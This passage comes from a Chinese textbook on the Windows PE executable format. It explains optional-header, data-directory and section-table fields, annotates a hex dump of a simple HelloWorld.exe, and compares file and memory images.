+0028h，双字。在Windows中，可执行程序运行在虚拟地址空间中，由于4GB空间对于程序是唯一的，所以这里的虚拟空间可以简单地理解为真实的地址（我们暂且忘记物理内存地址的概念，这样就不需要理解页面调度机制了）。该字段的值是一个RVA，它记录了启动代码距离该PE加载后的起始位置到底有多少个字节。

如果在一个可执行文件中附加了一段自己的代码，并且想让这段代

码首先被执行，一般都要修改这里的值使之指向自己的代码位置。对于一般程序映像来说，它就是启动地址；对于设备驱动程序来说，它是初始化函数的地址。入口点对于DLL来说是可选的，如果不存在入口点，这个字段必须设置为0。

注意　许多病毒程序、加密程序、补丁程序都会劫持这里的值，使其指向其他用途的代码地址。

18.IMAGE_OPTIONAL_HEADER32.BaseOfCode

+002Ch，双字。代码节的起始RVA，表示映像被加载进内存时代码节的开头相对于映像基址的偏移地址。一般情况下，代码节紧跟在PE头部后面，节的名称通常为".text"。

19.IMAGE_OPTIONAL_HEADER32.BaseOfData

+0030h，双字。数据节的起始RVA，表示映像被加载进内存时数据节的开头相对于映像基地址的偏移地址。一般情况下，数据节位于文件末尾，节的名称通常为".data"。

20.IMAGE_OPTIONAL_HEADER32.ImageBase

+0034h，双字。该字段指出了PE映像的优先装入地址。也就是在IMAGE_OPTIONAL_HEADER32.AddressOfEntryPoint中说的程序被加载到内存后的起始VA。那么为什么要设置这个地址呢？因为链接器在产生可执行文件的时候，是对应这个地址来生成机器码的。如果操作系统也是按照这个地址加载机器码到内存中，那么指令中的许多重定位信息就不需要修改了，这样运行速度就会更快一些。

前面说过，对于EXE文件来说，每个文件使用的都是独立的虚拟地址空间，所以，优先装入的地址通常不会被其他模块占据。也就是说，EXE文件总是能按照这个地址装入，这就意味着装入后的EXE文件不需要进行重定位了，例如，在HelloWorld.exe中就看不到重定位信息。

在链接的时候，可以使用参数"-base"来指定优先装入的地址，如果不指定，那么链接器默认装入EXE的地址就是0x00400000。而相对于DLL文件来说，它默认优先装入地址则是0x10000000。如果一个进程用到了多个DLL文件，其装入地址可能会发生冲突。PE加载器会调整其中的地址，使所有的DLL文件都能被正确装入。所以，不要错误地认为内存中动态链接库的基地址和其文件头字段IAMGE_OPTIONAL_HEADER32.ImageBase指定的完全一样。

你可以自己定义这个值，但取值有限制：第一，取值不能超出边界，即取的值必须在进程地址空间中；第二，该值必须是64KB的整数倍。

21.IMAGE_OPTIONAL_HEADER32.SectionAlignment

+0038h，双字。内存中节的对齐粒度，该字段指定了节被装入内存后的对齐单位。为什么要对齐？不对齐的数据可以节省空间（因为对齐的数据要用0填充补齐），但没有规律，而且在运行时需要从磁盘文件调入内存分页时容易导致效率低下。大家应该学习过汇编，知道为什么在16位汇编里取数时要从偶地址开始吗？（取一个字从偶地址开始，只需要一个CPU周期可以取到；而从奇地址取一个字，则需要两个CPU周期。）其实，对齐和它是一个道理，内存中的数据存取以页面为单位。Win32的页面大小是4KB，所以Win32 PE中节的内存对齐粒度一般都选择4KB大小。十六进制表示为01000h。

SectionAlignment必须大于或等于FileAlignment。当它小于系统页面大小时，必须保证SectionAlignment和FileAlignment相等。

22.IMAGE_OPTIONAL_HEADER32.FileAlignment

+003ch，双字。文件中节的对齐粒度。文件中的节对齐并不是提高本身代码的执行效率，同样也是为了提高文件从磁盘加载的效率。Windows XP用来组织硬盘的所有文件系统都是基于簇（分配单元）的，每个簇包含几个物理扇区。扇区是磁盘物理存取的最小单位。簇越大，磁盘存储信息的容量就越大，但存取所花费的时间也越长。通常情况下，Windows会选择使用512字节的簇大小（一个物理扇区的大小）来格式化分区，最大可以达到4KB。在本书的例子中，文件对齐粒度选择了512字节，十六进制表示为200h。

小技巧　如何查看当前系统的簇及扇区大小

方法一：在磁盘上创建一个10个字节的文件，然后查看文件属性，其中占用空间显示的就是簇大小。

方法二：使用命令fsutil.exe。

```
C:\Documents and Settings\Administrator>fsutil fsinfo ntfsinfo c:
```

以下为命令执行以后显示的结果，其中就包含了当前系统的簇及扇区大小。

NTFS 卷序列号 :	0xde305be6305bc3e5
版本:	3.1
区数量:	0x00000000125b250
簇总数:	0x000000000024b64a
可用簇:	0x0000000000023fb6
保留总数:	0x0000000000000000
每个扇区字节数:	512
每个簇字节数:	4096
每个 FileRecord 段的字节数:	1024
每个 FileRecord 段的簇数:	0
Mft 有效数据长度:	0x000000004abc000
Mft 起始 Lcn:	0x00000000000c0000
Mft2 起始 Lcn:	0x0000000000000010
Mft 区域起始:	0x0000000000009320
Mft 区域结尾:	0x00000000000097e0

23.IMAGE_OPTIONAL_HEADER32.MajorOperatingSystemVersion

24.IMAGE_OPTIONAL_HEADER32.MinorOperatingSystemVersion < /h5 >

+0040h，23和24标注的两个字段都为单字，共计为双字。标识操作系统的版本号，分为主版本号和次版本号两部分。

25.IMAGE_OPTIONAL_HEADER32.MajorImageVersion

26.IMAGE_OPTIONAL_HEADER32.MinorImageVersion < /h5 >

+0044h，双字。本PE文件映像的版本号。

27.IMAGE_OPTIONAL_HEADER32.MajorSubsystemVersion

28.IMAGE_OPTIONAL_HEADER32.MinorSubsystemVersion < /h5 >

+0048h，双字。运行所需要的子系统的版本号。

29.IMAGE_OPTIONAL_HEADER32.Win32VersionValue

+004ch，双字。子系统版本的值，暂时保留未用，必须设置为0。比如将此处的值更改为696C6971h，程序运行将失败，提示信息如图3-13所示。



图　3-13　更改Win32VersionValue导致运行失败

30.IMAGE_OPTIONAL_HEADER32.SizeOfImage

+0050h，双字。内存中整个PE文件的映射尺寸。以加载到内存中的HelloWorld.exe为例,HelloWorld.exe中文件头占用了1000h字节，三个节各占用1000h字节，所以文件在内存中占用的空间总共大小为04000h。该值可以比实际的值大，但不能比它小，而且必须保证该值是SectionAlignment的整数倍。

31.IMAGE_OPTIONAL_HEADER32.SizeOfHeaders

+0054h，双字。所有头+节表按照文件对齐粒度对齐后的大小（即含补足的0），HelloWorld.exe中的值为0400h。在PE文件中，该部分数据是严格按照200h对齐的，如果不对齐，系统在加载时会提示出错。

32.IMAGE_OPTIONAL_HEADER32.CheckSum

+0058h，双字。校验和，在大多数的PE文件中，该值是0，但在一些内核模式的驱动程序和系统DLL中，该值则是必须存在且是正确的，比如kernel32.dll中PE的校验和是0011E97Eh。Windows系统目录下有一个动态链接库IMAGEHLP.DLL，它是Win32中专门用来操作PE文件的函数库，这里面的函数CheckSumMappedFile就是用来计算文件头校验和的，对于整个PE文件也有一个校验和函数MapFileAndCheckSum。该动态链接库中还包括其他一些常用的函数，可以通过小工具PEInfo输出并查看。关于校验和的具体计算方法，可以参照3.7节关于PE文件头编程的部分。

33.IMAGE_OPTIONAL_HEADER32.Subsystem

+005ch，单字。指定使用界面的子系统，它的取值如表3-4所示。

这个字段决定了系统如何为程序建立初始的界面，链接时使用的参数-subsystem:xxx选项指定的就是这个字段的值，如果将子系统指定为Windows命令行用户交互模式（Command User Interface，CUI），那么系统会自动为程序建立一个控制台窗口；如果指定为Windows GUI，窗口程序代码必须由用户自己建立。

表 3-4 IMAGE_OPTIONAL_HEADER32.Subsystem 的取值

取 值	常量符号	含 义
0	IMAGE_SUBSYSTEM_UNKNOWN	未知的子系统
1	IMAGE_SUBSYSTEM_NATIVE	设备驱动程序和 Native Windows 进程
2	IMAGE_SUBSYSTEM_WINDOWS_GUI	Windows 图形用户界面
3	IMAGE_SUBSYSTEM_WINDOWS_CUI	Windows 字符模式（控制台）
7	IMAGE_SUBSYSTEM_POSIX_CUI	POSIX 字符模式（控制台）
9	IMAGE_SUBSYSTEM_WINDOWS_CE_GUI	Windows CE 图形界面
10	IMAGE_SUBSYSTEM_EFI_APPLICATION	可扩展固件接口（EFI）应用程序
11	IMAGE_SUBSYSTEM_EFI_BOOT_SERVICE_DRIVER	带引导服务的 EFI 驱动程序
12	IMAGE_SUBSYSTEM_EFI_RUNTIME_DRIVER	带运行时服务的 EFI 驱动程序
13	IMAGE_SUBSYSTEM_EFI_ROM	EFI ROM 映像
14	IMAGE_SUBSYSTEM_XBOX	XBOX

MASM32的link程序的链接开关-subsystem的常见选项如表3-5所示。

表 3-5 link 链接开关常见选项

链接开关	取 值	常见文件尾
-subsystem:native	subsystem=1	.sys
-subsystem:windows	subsystem=2	.exe
-subsystem:console	subsystem=3	.exe

34.IMAGE_OPTIONAL_HEADER32.DllCharacteristics

+005eh，单字。DLL文件属性。它是一个标志集，不是针对DLL文件的，而是针对所有PE文件的，其详细定义如表3-6所示。

表 3-6 IMAGE_OPTIONAL_HEADER32.DllCharacteristics 属性位含义

数据位	常量符号	为 1 时的含义
0		保留，必须为 0
1		保留，必须为 0
2		保留，必须为 0
3		保留，必须为 0
6	IMAGE_DLLCHARACTERISTICS_DYNAMIC_BASE	DLL 可以在加载时被重定位
7	IMAGE_DLLCHARACTERISTICS_FORCE_INTEGRITY	强制代码实施完整性验证
8	IMAGE_DLLCHARACTERISTICS_NX_COMPAT	该映像兼容 DEP
9	IMAGE_DLLCHARACTERISTICS_NO_ISOLATION	可以隔离，但并不隔离此映像
10	IMAGE_DLLCHARACTERISTICS_NO_SEH	映像不使用 SEH（第 10 章）
11	IMAGE_DLLCHARACTERISTICS_NO_BIND	不绑定映像
12		保留，必须为 0
13	IMAGE_DLLCHARACTERISTICS_WDM_DRIVER	该映像为一个 WDM driver
14		保留，必须为 0
15	IMAGE_DLLCHARACTERISTICS_TERMINAL_SERVER_AWARE	可用于终端服务器

（续）

这个字段定义了PE文件装载时的一些特性，第10章会提供一个使用该标志的例子。

35.IMAGE_OPTIONAL_HEADER32.SizeOfStackReserve

+0060h，双字。初始化时保留栈的大小。该字段表示为初始线程的栈而保留的虚拟内存数量，然而并不是留出的所有虚拟内存都可以做栈（真正的栈大小由下一个字段SizeOfStackCommit决定）。该字段的默认值为0x100000（1MB），如果调用API函数CreateThread时，把NULL当做传入的参数，那么创建出来的栈大小也会是1MB。

36.IMAGE_OPTIONAL_HEADER32.SizeOfStackCommit

+0064h，双字。初始化时实际提交的栈大小。保证初始线程的栈实际占用内存空间的大小，它是被系统提交的。这些提交的栈不存在于交换文件里，而是存在于内存中。对于Microsoft的链接器来说，这个域的初始值为0x1000字节（1页），而对于TLINK32，则为2页。

37.IMAGE_OPTIONAL_HEADER32.SizeOfHeapReserve

+0068h，双字。初始化时保留的堆大小。用来保留给初始进程堆使用的虚拟内存，这个堆的句柄可以通过调用GetProcessHeap函数获得。每一个进程至少会有一个默认的进程堆，该堆在进程启动的时候被创建，而且在进程的生命期中永远不会被删除。默认值为1MB，我们可以通过链接器的"-heap"参数指定起始的保留堆内存大小和实际提交的堆大小。

38.IMAGE_OPTIONAL_HEADER32.SizeOfHeapCommit

+006ch，双字。初始化时实际提交的堆大小，在进程初始化时设定的堆所占用的内存空间。默认值为1页。

39.IMAGE_OPTIONAL_HEADER32.LoaderFlags

+0070h，双字。加载标志。

40.IMAGE_OPTIONAL_HEADER32.NumberOfRvaAndSize

+0074h，双字。定义数据目录结构的数量，一般为00000010h，即16个。该值由字段SizeOfOptionalHeaders决定，实际应用中可以取2～16的值。

41.IMAGE_OPTIONAL_HEADER32.DataDirectory

+0078h，结构。由16个IMAGE_DATA_DIRECTORY结构线性排列而成，用于定义PE中的16种不同类别的数据所在的位置和大小。前面已对这部分做过说明，后面将会对这些数据进行更详细描述。以下是对这16种数据的说明：

[0]导出数据所在的节通常被命名为.edata，它包含一些可被其他EXE程序访问的符号的相关信息，比如导出函数和资源等。这些符号通常出现在DLL中，但DLL也可以包含导入符号，而且在某些EXE中也可以有导出符号。对导出表的详细介绍请阅读本书第5章。

[1]导入数据所在的节通常被命名为.idata，它包含了PE映像中所有导入的符号。导入信息在EXE和DLL中几乎都存在。对导入表的详细介绍请阅读本书第4章。

[2]异常表数据所在的节通常被命名为.pdata。该节是由用于异常处理的函数表项组成的数组。可选文件头中的ExceptionTable（异常表）字段指向它。在将它们放进最终的映像文件之前，这些表项必须按函数地址进行排序，并且这些函数表项的描述必须符合特定的目标平台。该部分数据主要用于基于表的异常处理，适用于除x86之外的所有类型的CPU。

[3]资源数据所在的节通常被命名为.rsrc。该节是一个多层的二叉排序树，该树的节点指向PE中各种类型的资源，如图标、对话框、菜单等。树的深度可达2^{31}层，但是PE中经常使用的只有3层：类型层、名称层、语言代码层。对资源表的详细信息请参照本书第7章。

[4]属性证书数据的作用类似于PE文件的校验和或者MD5码，通过这种属性证书方式可以验证一个PE文件是否被非法修改过。为PE文件添加属性证书表可以使该PE与属性证书相关联。属性证书表是由一组连续

的按八进制字（从任意字节边界开始的16个连续字节）边界对齐的属性证书表项组成，每个属性证书表项指向WIN_CERTIFICATE结构。此结构可以在WinTrust.H文件中找到，该结构的详细定义如下：

```
WIN_CERTIFICATE STRUCT
  dwLength                DWORD   ? ;0000h - 证书长度
  wRevision               WORD    ? ;0004h - 证书版本号
  wCertificateType        WORD    ? ;0006h - 证书类型
  bCertificate            byte    ? ;0008h - 证书内容
WIN_CERTIFICATE ENDS
```

注意　该数据并不作为映像的一部分被映射到内存，因此，DataDirectory.Certificate　　_VirtualAddress字段是文件偏移，而不是RVA。

DataDirectory.Certificate　_VirtualAddress字段给出了属性证书表中第一个属性证书表项在文件中的偏移。对于后续的属性证书表项，可以通过将当前属性证书表项的文件偏移加上WIN_CERTIFICATE.dwLength字段的值，并将结果向上舍入为8个字节的倍数来访问。后续的属性证书表项可以一直以这种方式访问，直到这些WIN_CERTIFICATE.dwLength字段（已经向上舍入为8字节的倍数）的和等于可选文件头中的DataDirectory.Certificate　_isize的值。如果上述的值最后不等于isize字段的值，要么是属性证书表被破坏了，要么是isize域被修改了。

[5]基址重定位信息所处的节通常被命名为.reloc，基址重定位表包含了映像中所有需要重定位的内容。它被划分成许多块，每一块表示一个4KB页面范围内的基址重定位信息，它必须从32位边界开始。一般情况下，Windows加载器是不需要处理由链接器解析的基址重定位信息的，除非该映像不能被如约地加载到IMAGE_OPTIONAL_HEADER32.ImageBase指定的位置。该部分的详细介绍请阅读本书第6章。

[6]调试数据所处的节通常被命名为.debug，它指向IMAGE_DEBUG_DIRECTORY结构数组。其中的每个元素都描述了PE中的一些调试信息。要获得IMAGE_DEBUG_DIRECTORY结构的数目，可以用isize字段除以IMAGE_DEBUG_DIRECTORY结构的大小。

注意　在默认情况下，调试信息并不会映射到映像的虚拟地址空间中。调试目录可以位于一个可丢弃的.debug节（如果存在）中，或者位于PE文件的其他节中，或者不在任何节中。所以，它可能被加载到虚拟内存中，而大部分情况下是被丢弃的。

[7]预留，必须为0。

[8]Global Ptr数据描述的是被存储在全局指针寄存器中的一个值。

[9]线程本地存储数据所处的节，通常命名为.tls。线程本地存储（TLS）是Windows支持的一种特殊存储类别，其中的数据对象不是栈变量，而是对应于运行相应代码的单个线程。因此，每个线程都可以为使用TLS定义的变量来维护一个不同于其他线程的值。

当创建线程时，PE加载器通过将线程环境块（TEB）的地址放入FS寄存器来传递线程的TLS数组地址，距TEB开头0x2C的位置处有一个指针指向该TLS数组。线程本地存储技术是特定于Intel x86平台的，关于TLS的详细信息请阅读本书第9章。

[10]加载配置信息用于包含保留的SEH技术。该技术基于x86的32位系统，它提供了一个安全的结构化异常处理程序列表，操作系统在进行异常处理时要用到这些异常处理程序。详细信息请阅读本书第10章。

[11]绑定导入数据的存在主要是为了优化导入信息，提高PE的加载效率。当PE文件被加载到内存时，加载器会先检查导入表，然后把需要加载的DLL载入到地址空间中。加载器还有一项比较重要的工作是根据导入信息的描述使用动态链接库里输入函数的实际地址去替换IAT表的内容，这个步骤会花去一部分时间。但是，如果程序员（或者链接器）可以完全知道函数的地址，就可以直接把数组中的元素替换为地址，这能节省相当多的时间。这种方法就称为绑定（Binding）。简单来讲，绑定是指由程序员或链接器代替Windows PE加载器完成了一部分对导入表的处理工作（在加载时）。对绑定导入的相关介绍请阅读本书4.5节。

[12]IAT是导入地址表的英文缩写。准确地讲，它是导入表的一部分，这个双字数组里定义了所有导入函数的VA，程序可以直接通过跳转指令跳转到该VA处执行。该部分的详细介绍请阅读本书第4章。

[13]延迟导入数据也和动态链接库调用有关，这种数据的存在是为了给“应用程序直到首次调用某个DLL中的函数或数据时才加载这个DLL（即延迟加载）”这种行为提供一种统一的访问机制。详细信息请阅读本书第8章。

[14]CLR数据所处的节通常被命名为.cormeta，该信息是.NET框架的一个重要组成部分，所有基于.NET框架开发的程序，其初始化部分都是通过访问这部分定义而实现的。PE加载时将通过该结构加载代码托管机制需要的所有动态链接库文件，并完成与CLR有关的一些其他操作。

[15]系统预留，未定义。

提示 要想在PE中找到特定类型的数据或者资源，就应从这个结构开始的。通过查找不同类别资源的RVA地址和长度，即可获取到相关数据，这在前面已经提到过。

3.5.4 数据目录项IMAGE_DATA_DIRECTORY的字段

42.IMAGE_DATA_DIRECTORY.VirtualAddress

+0000h，双字。如上所述，这个字段记录了特定类型数据的起始RVA。当然，针对不同的数据结构，该字段包含的数据含义并不一样，有的数据甚至还不是RVA（如属性证书数据中该字段的值表示的是FOA）。

43.IMAGE_DATA_DIRECTORY.isize

+0004h，双字。该字段记录了特定类型的数据块的长度。

3.5.5 节表项IMAGE_SECTION_HEADER的字段

44.IMAGE_SECTION_HEADER.Name1

+0000h，8字节。该字段一共8个字节，一般情况下是一个以“\0”结尾的ASCII码字符串来标识节的名称，内容可以自行定义。

该名称并不遵循Ansi字符串必须以“\0”结尾的规律，如果不以“\0”结尾，系统依然会认为它是一个字符串,但会根据8个字节的长度对其进行截断处理。

45.IMAGE_SECTION_HEADER.Misc

+0008h，双字。该字段是一个union型的数据，这是节的数据在没有对齐前的真实尺寸，不过很多PE文件里该值并不准确。

46.IMAGE_SECTION_HEADER.VirtualAddress

+000ch，双字。节区的RVA地址。

47.IMAGE_SECTION_HEADER.SizeOfRawData

+0010h，双字。节在文件中对齐后的尺寸。在HelloWorld.exe中，数据量不大的节，其大小一般为200h。

48.IMAGE_SECTION_HEADER.PointerToRawData

+0014h，双字。节区起始数据在文件中的偏移。比如我们的例子中，.text节是在偏移0x00000400处。

49.IMAGE_SECTION_HEADER.PointerToRelocations

+0018h，双字。在".obj"文件中使用，指向重定位表的指针。

50.IMAGE_SECTION_HEADER.PointerToLinenumbers

+001ch，双字。行号表的位置（供调试用）。

51.IMAGE_SECTION_HEADER.NumberOfRelocations

+0020h，单字。重定位表的个数（在OBJ文件中使用）。

52.IMAGE_SECTION_HEADER.NumberOfLinenumbers < /h5 >

+0022h，单字。行号表中行号的数量。

53.IMAGE_SECTION_HEADER.Characteristics

+0024h，双字。节的属性。这个字段很重要，这是节的属性标志字段，其中不同的数据位代表了不同的属性，具体的定义如表3-7所示。这些数据位的组合描述了内存中的一个节所拥有的访问属性。

表 3-7　IMAGE_SECTION_HEADER.Characteristics 数据位含义

数据位	常量符号	位为 1 时的含义
5	IMAGE_SCN_CNT_CODE 或 00000020h	节中包含代码
6	IMAGE_SCN_CNT_INITIALIZED_DATA 或 00000040h	节中包含已初始化数据
7	IMAGE_SCN_CNT_UNINITIALIZED_DATA 或 00000080h	节中包含未初始化数据
8	IMAGE_SCN_LNK_OTHER 或 00000100h	保留供将来使用
25	IMAGE_SCN_MEM_DISCARDABLE 或 02000000h	节中的数据在进程开始以后将被丢弃，如 .reloc
26	IMAGE_SCN_MEM_NOT_CACHED 或 04000000h	节中的数据不会经过缓存
27	IMAGE_SCN_MEM_NOT_PAGED 或 08000000h	节中的数据不会被交换到磁盘
28	IMAGE_SCN_MEM_SHARED 或 10000000h	表示节中的数据将被不同的进程所共享
29	IMAGE_SCN_MEM_EXECUTE 或 20000000h	映射到内存后的页面包含可执行属性
30	IMAGE_SCN_MEM_READ 或 40000000h	映射到内存后的页面包含可读属性
31	IMAGE_SCN_MEM_WRITE 或 80000000h	映射到内存后的页面包含可写属性

代码节的属性一般为60000020h，也就是可执行、可读和“节中包含代码”；数据节的属性一般为c0000040h，也就是可读、可写和“包含已初始化数据”；而常量节（对应源代码中的.const段）的属性为40000040h，也就是可读和“包含已初始化数据”；资源节的属性和常量节的属性一般是相同的。

当然，节属性的定义不一定必须是这些值。比如，当PE文件被压缩工具压缩以后，包含代码的节往往被同时设置成具有可执行、可读和可写属性，因为解压部分需要将解压后的代码回写到代码段中。大家可以做个实验：先往代码段中写数据，编译链接完成后执行，这时肯定会引发异常；如果用压缩软件压缩后再执行，就会发现文件可以正常执行了，这就是因为压缩软件为了解压的需要而将节的属性设置为可写了。

3.5.6　解析HelloWorld程序的字节码

接下来，我们就来解析HelloWorld.exe的字节码，并分析每一个字段的含义。本书后面还会围绕这些字节码，通过一些实例来进一步深入讲解它们。请你经常阅读此部分字节码的内容，以加深对PE文件的印象。

MZ 标识



000 4D 5A 90 00 03 00 00 00-04 00 00 00 FF FF 00 00 **DOS 头**

010 B8 00 00 00 00 00 00 00-40 00 00 00 00 00 00 00

020 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00

E_lfanew PE 头位置



030 00 00 00 00 00 00 00 00-00 00 00 00 **B0 00 00 00**

040 0E 1F BA 0E 00 B4 09 CD-21 B8 01 4C CD 21 54 68 **DOS Stub**

050 69 73 20 70 72 6F 67 72-61 6D 20 63 61 6E 6E 6F

060 74 20 62 65 20 72 75 6E-20 69 6E 20 44 4F 53 20

070 6D 6F 64 65 2E 0D 0D 0A-24 00 00 00 00 00 00 00

080 5D 5C 6D C1 19 3D 03 92-19 3D 03 92 19 3D 03 92

090 97 22 10 92 1E 3D 03 92-E5 1D 11 92 18 3D 03 92

0A0 52 69 63 68 19 3D 03 92-00 00 00 00 00 00 00 00

PE 头标识 intel 386 3 个节 文件创建时间

0B0 50 45 00 00 4C 01 03 00-D2 24 F6 4B 00 00 00 00 **PE 头**

IMAGE_OPTIONAL_HEADER32 的长度 普通 exe 装入 exe 映像 所有代码段大小

0C0 00 00 00 00 E0 00 0F 01-0B 01 05 0C 00 02 00 00

已初始化数据段大小 未初始化数据段大小 程序执行入口 RVA 代码节起始 RVA

0D0 00 04 00 00 00 00 00 00-00 10 00 00 00 10 00 00

数据节起始 RVA 建议程序装载地址 内存节对齐粒度 文件节对齐粒度

0E0 00 20 00 00 00 00 40 00-00 10 00 00 00 02 00 00

0F0 04 00 00 00 00 00 00 00-04 00 00 00 00 00 00 00


内存中 PE 映像尺寸 PE 头+DOS 头+节表大小 校验和 windows 图形界面

100 00 40 00 00 00 04 00 00-00 00 00 00 02 00 00 00

栈设置...



110 00 00 10 00 00 10 00 00-00 00 10 00 00 10 00 00



导出表



120 **00 00 00 00 10 00 00 00**-00 00 00 00 00 00 00 00 **数据目录**

导入表起始 RVA 导入表长度 资源表

130 **10 20 00 00 3C 00 00 00**-00 00 00 00 00 00 00 00

异常表　　　　安全表

140　00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00

重定位表　　　　调试信息

150　00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00

版权信息　　　　全局 PTR

160　00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00

线程本地存储　　　　配置加载表

170　00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00

绑定导入表　　　　导入函数地址表

180　00 00 00 00 00 00 00 00-**00 20 00 00 10 00 00 00**

延迟导入表　　　　CLR 头

190　00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00

预留　　　　.text 节表名　　　　节表

1A0　00 00 00 00 00 00 00 00-**2E 74 65 78 74 00 00 00**　　.text

节区尺寸　　节区 RVA 地址　　文件中对齐后尺寸　　文件中偏移

1B0　24 00 00 00 00 10 00 00-00 02 00 00 00 04 00 00

代码节属性（可读可运行）

1C0　00 00 00 00 00 00 00 00-00 00 00 00 **20 00 00 60**

.rdata 节表名

1D0　**2E 72 64 61 74 61 00 00**-92 00 00 00 00 20 00 00　　.rdata

1E0　00 02 00 00 00 06 00 00-00 00 00 00 00 00 00 00

常量节属性（可读）　　　　.data 节表名

1F0　00 00 00 00 **40 00 00 40**-**2E 64 61 74 61 00 00 00**　　.data

200　0B 00 00 00 00 30 00 00-00 02 00 00 00 08 00 00

数据节属性（可读可写）

210　00 00 00 00 00 00 00 00-00 00 00 00 **40 00 00 C0**

一个空的 IMAGE_SECTION_HEADER 作为节表的结束

220　**00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00**

230　**00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00**

```
                                        补齐到400h
240   00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
……
3E0   00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
3F0   00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00

400   6A 00 6A 00 68 00 30 40-00 6A 00 E8 08 00 00 00  代码区
410   6A 00 E8 07 00 00 00 CC-FF 25 08 20 40 00 FF 25
420   00 20 40 00 00 00 00 00-00 00 00 00 00 00 00 00
430   00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
……
5E0   00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
5F0   00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00

600   76 20 00 00 00 00 00 00-5C 20 00 00 00 00 00 00  导入表
610   54 20 00 00 00 00 00 00-00 00 00 00 6A 20 00 00
620   08 20 00 00 4C 20 00 00-00 00 00 00 00 00 00 00
630   84 20 00 00 00 20 00 00-00 00 00 00 00 00 00 00
640   00 00 00 00 00 00 00 00-00 00 00 00 76 20 00 00
650   00 00 00 00 5C 20 00 00-00 00 00 00 9D 01 4D 65
660   73 73 61 67 65 42 6F 78-41 00 75 73 65 72 33 32
670   2E 64 6C 6C 00 00 80 00-45 78 69 74 50 72 6F 63
680   65 73 73 00 6B 65 72 6E-65 6C 33 32 2E 64 6C 6C
690   00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
……
7E0   00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
7F0   00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00

800   48 65 6C 6C 6F 57 6F 72-6C 64 00 00 00 00 00 00  数据区
810   00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
……
9E0   00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
9F0   00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
```

需要明确一点：以上内容是文件中的实际字节码。当该文件被操作系统加载进内存以后，这些内容会或多或少地发生一些变化。要想真正理解PE文件格式，还必须明白PE文件被装载到内存后映像字节码所产生的变化。

3.6 PE内存映像

运行OD软件，依次选择“文件”→“打开”选项，在弹出的对话框中选择要打开的文件（D:\masm32\source\chapter3\HelloWorld.exe）；然后选择“查看”→“内存”选项，查看其内存分配，如图3-14所示。

图 3-14 加载到内存中的HelloWorld.exe映像

从图中可以看出，文件字节码在内存中的大致分布：

PE文件头＋代码＋输入表＋数据

每个部分都按照1000h对齐，因为在Windows操作系统中，每个运行的程序都有自己独立的地址空间，所以，根据文件字节码中IMAGE_OPTIONAL_HEADER32.ImageBase的建议装入映像基地址的值，该EXE文件被装入到起始地址为0x00400000h的虚拟内存地址处。

请大家自行练习在OD中查看HelloWorld.exe的头部描述信息。要想深入了解关于Windows虚拟内存地址空间的分配，可以参照第11章的内容。图3-15说明了文件和内存中的PE字节码之间的区别。




图　3-15　PE文件映像与PE内存映像对比

如图3-15所示，从文件到内存，“头＋节表”部分的数据没有做任何更改，多出的部分也只是以0补足的数据而已。对于各个节，其对齐的方式则是由数据结构中的字段IMAGE_OPTIONAL_HEADER32.FileAlignment和IMAGE_OPTIONAL_HEADER32.SectionAlignment分别定义的。

3.7　PE文件头编程

了解了PE文件的头部结构，以及PE在内存中的映像后，接下来将要学习的是用汇编语言编写的与文件头部数据结构有关的函数。这些函数并不复杂，但大部分函数在以后的编程中会被反复用到。

3.7.1　RVA与FOA的转换

RVA是相对虚拟地址，FOA是文件偏移，在一些补丁程序的编写过程中，经常会涉及两者之间的相互转换，下面将介绍通过程序实现两者之间的相互转换的方法。

PE文件头和PE内存映像的文件头大小都是一样的，它们受对齐粒度不同的影响；节的数据在内存和磁盘文件的大小是不一样的，节表项记录了内存映像中节的起始RVA，也同样记录了本节在文件中的起始偏移。节表项IMAGE_SECTION_HEADER是我们可以找到这两个字段之间存在关联的唯一地方。重新看一下IMAGE_SECTION_HEADER的定义：

```
IMAGE_SECTION_HEADER STRUCT
    Name1 db IMAGE_SIZEOF_SHORT_NAME dup(?) ;8 个字节的节区名称
    union Misc
      PhysicalAddress dd ?
      VirtualSize          dd ? ;   08h 节区的尺寸
    ends
    VirtualAddress         dd ? ;0ch  节区的 RVA 地址
    SizeOfRawData          dd ? ;10h 在文件中对齐后的尺寸
    PointerToRawData       dd ? ;14h 在文件中的偏移
    PointerToRelocations   dd ? ;18h 在 OBJ 文件中的使用
